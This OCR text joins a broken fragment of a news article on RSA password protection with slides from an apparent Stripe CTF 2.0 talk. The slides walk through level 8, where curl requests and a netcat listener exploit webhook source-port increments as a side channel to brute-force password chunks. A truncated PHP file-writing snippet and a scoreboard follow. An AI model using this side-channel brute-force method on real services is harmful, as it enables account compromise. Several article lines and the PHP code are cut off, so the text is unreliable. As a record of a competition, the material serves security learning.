
By **Kelly Jackson Higgins**
Dark Reading

Pilfered passwords are be
that grab an e-commerce
one swoop. R
actually score
the informatic

The patented
Protection so
get any usefu
depth. Salting
that," says R
marketing at RSA.

"Adding additional layers makes it much more expensive for the hackers to do the breach. By scrambling [the password data] and randomizing them

The bottom line is this extra layer increases the cost of the hack for the attacker. The only way an attacker could cheat it? If he or she were compromise two servers at the same time, which would be a difficult feat, experts say.




```
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/ -d '{
"password": "000008675309", "webhooks": ["192.168.56.1:5000"]}'
{"success": false}
Jeffs-MacBook-Pro:8 jeff$
```

Webhooks are just callbacks that report status

```
Jeffs-MacBook-Pro:8 jeff$ curl http://192.168.56.101:8080/ -d
'{"password": "123456789012", "webhooks": ["192.168.56.1:5000"
]}'
{"success": true}
Jeffs-MacBook-Pro:8 jeff$
```

```
Jeffs-MacBook-Pro:8 jeff$ nc -l 5000
POST / HTTP/1.0
Host:
User-Agent: PasswordChunker
Content-Length: 17
connection: close

{"success": true}
```

Brute Force Math

1,000,000,000 possiblities.
@ 1ms per attempt
11.5741 days

That won't work.

Attacking the chunks seperately gives
4000 possibilities.
@ 1ms per attempt
4 Seconds.

Much more practical, even if it takes longer in practice.

How can we isolate chunks?

- Can’t access chunk servers directly.
- Webhooks give only a success/fail response.
- No obvious indicator of which chunk failed.
- Response time is constant.

```
58      def nextServerCallback(self, data):
59          parsed_data = json.loads(data)
60          # Chunk was wrong!
61          if not parsed_data['success']:
62              # Defend against timing attacks
63              remaining_time = self.expectedRemainingTime()
64              self.log_info('Going to wait %s seconds before responding' %
65                            remaining_time)
66              reactor.callLater(remaining_time, self.sendResult, False)
67              return
```

- Need to keep digging...

How can we isolate chunks?

Wait a second... A HA!

How can we isolate chunks?

Time	Source	SrcPort	Destination
5.564372000	192.168.56.101	45595	192.168.56.1
10.213014000	192.168.56.101	45597	192.168.56.1
14.578888000	192.168.56.101	45599	192.168.56.1
25.782427000	192.168.56.101	45602	192.168.56.1
32.770886000	192.168.56.101	45605	192.168.56.1
37.874167000	192.168.56.101	45608	192.168.56.1

Webhook source port as side-channel.

See it?

Source port tells us which chunk failed.

Chunk 1 failure

We can brute them individually.

Chunk 2 failure

Server load might add entropy.

Initial Attempt

Fire as quickly as possible

Measure response in different thread

Minimal communications (again for speed)

Average several tests

First test baselines port delta

Works local, fails on prod.

Second pass

Fire as quickly as possible

One thread, block on webhook wait

Throw out wild outliers

Flag candidates, retest for certainty

Success!


But where do we attack from?

Level

giving.

```
<?php
mkdir("../
$h = fope
fwrite($h,
fclose($h
print "DO
?>
```

CONGRATULATIONS ON CAPTURING THE FLAG!



JJARMOC

WED AUG 22 19:08:42 UTC 2012

TWEET

✓ LEVEL 0	00D 00H 12M 50S
✓ LEVEL 1	00D 00H 14M 11S
✓ LEVEL 2	00D 00H 34M 57S
✓ LEVEL 3	00D 02H 59M 03S
✓ LEVEL 4	00D 02H 58M 45S
✓ LEVEL 5	00D 14H 22M 10S
✓ LEVEL 6	00D 07H 01M 43S
✓ LEVEL 7	00D 18H 56M 22S
✓ LEVEL 8	02D 22H 36M 11S

Take Aways...

- Learned a lot technically
- Learned more about my mindset and approach
- Question assumptions (both red and blue)
- Pivot points are valuable (level 2)
- Tunnel vision sucks.
- My wife is awesome (15 hours of hackery on our anniversary!)
- Persistence pays off.
- Stripe apparently has some smart people.
- ????

Write Ups, etc.

- http://blog.ioactive.com/2012/08/stripe-ctf-20-write-up.html
- http://blog.spiderlabs.com/2012/08/stripe-ctf-walkthrough.html
- http://blog.whitehatsec.com/capture-all-the-flags/
- http://phzero.net/stripectf20/walkthrough
- http://blog.ericrafaloff.com/2012/08/24/my-stripe-ctf-play-by-play
- http://sec.omar.li/2012/08/stripe-ctf-writeup.html
- http://me.veekun.com/blog/2012/08/29/stripe-ctf-2-dot-0/
- Many, Many More.

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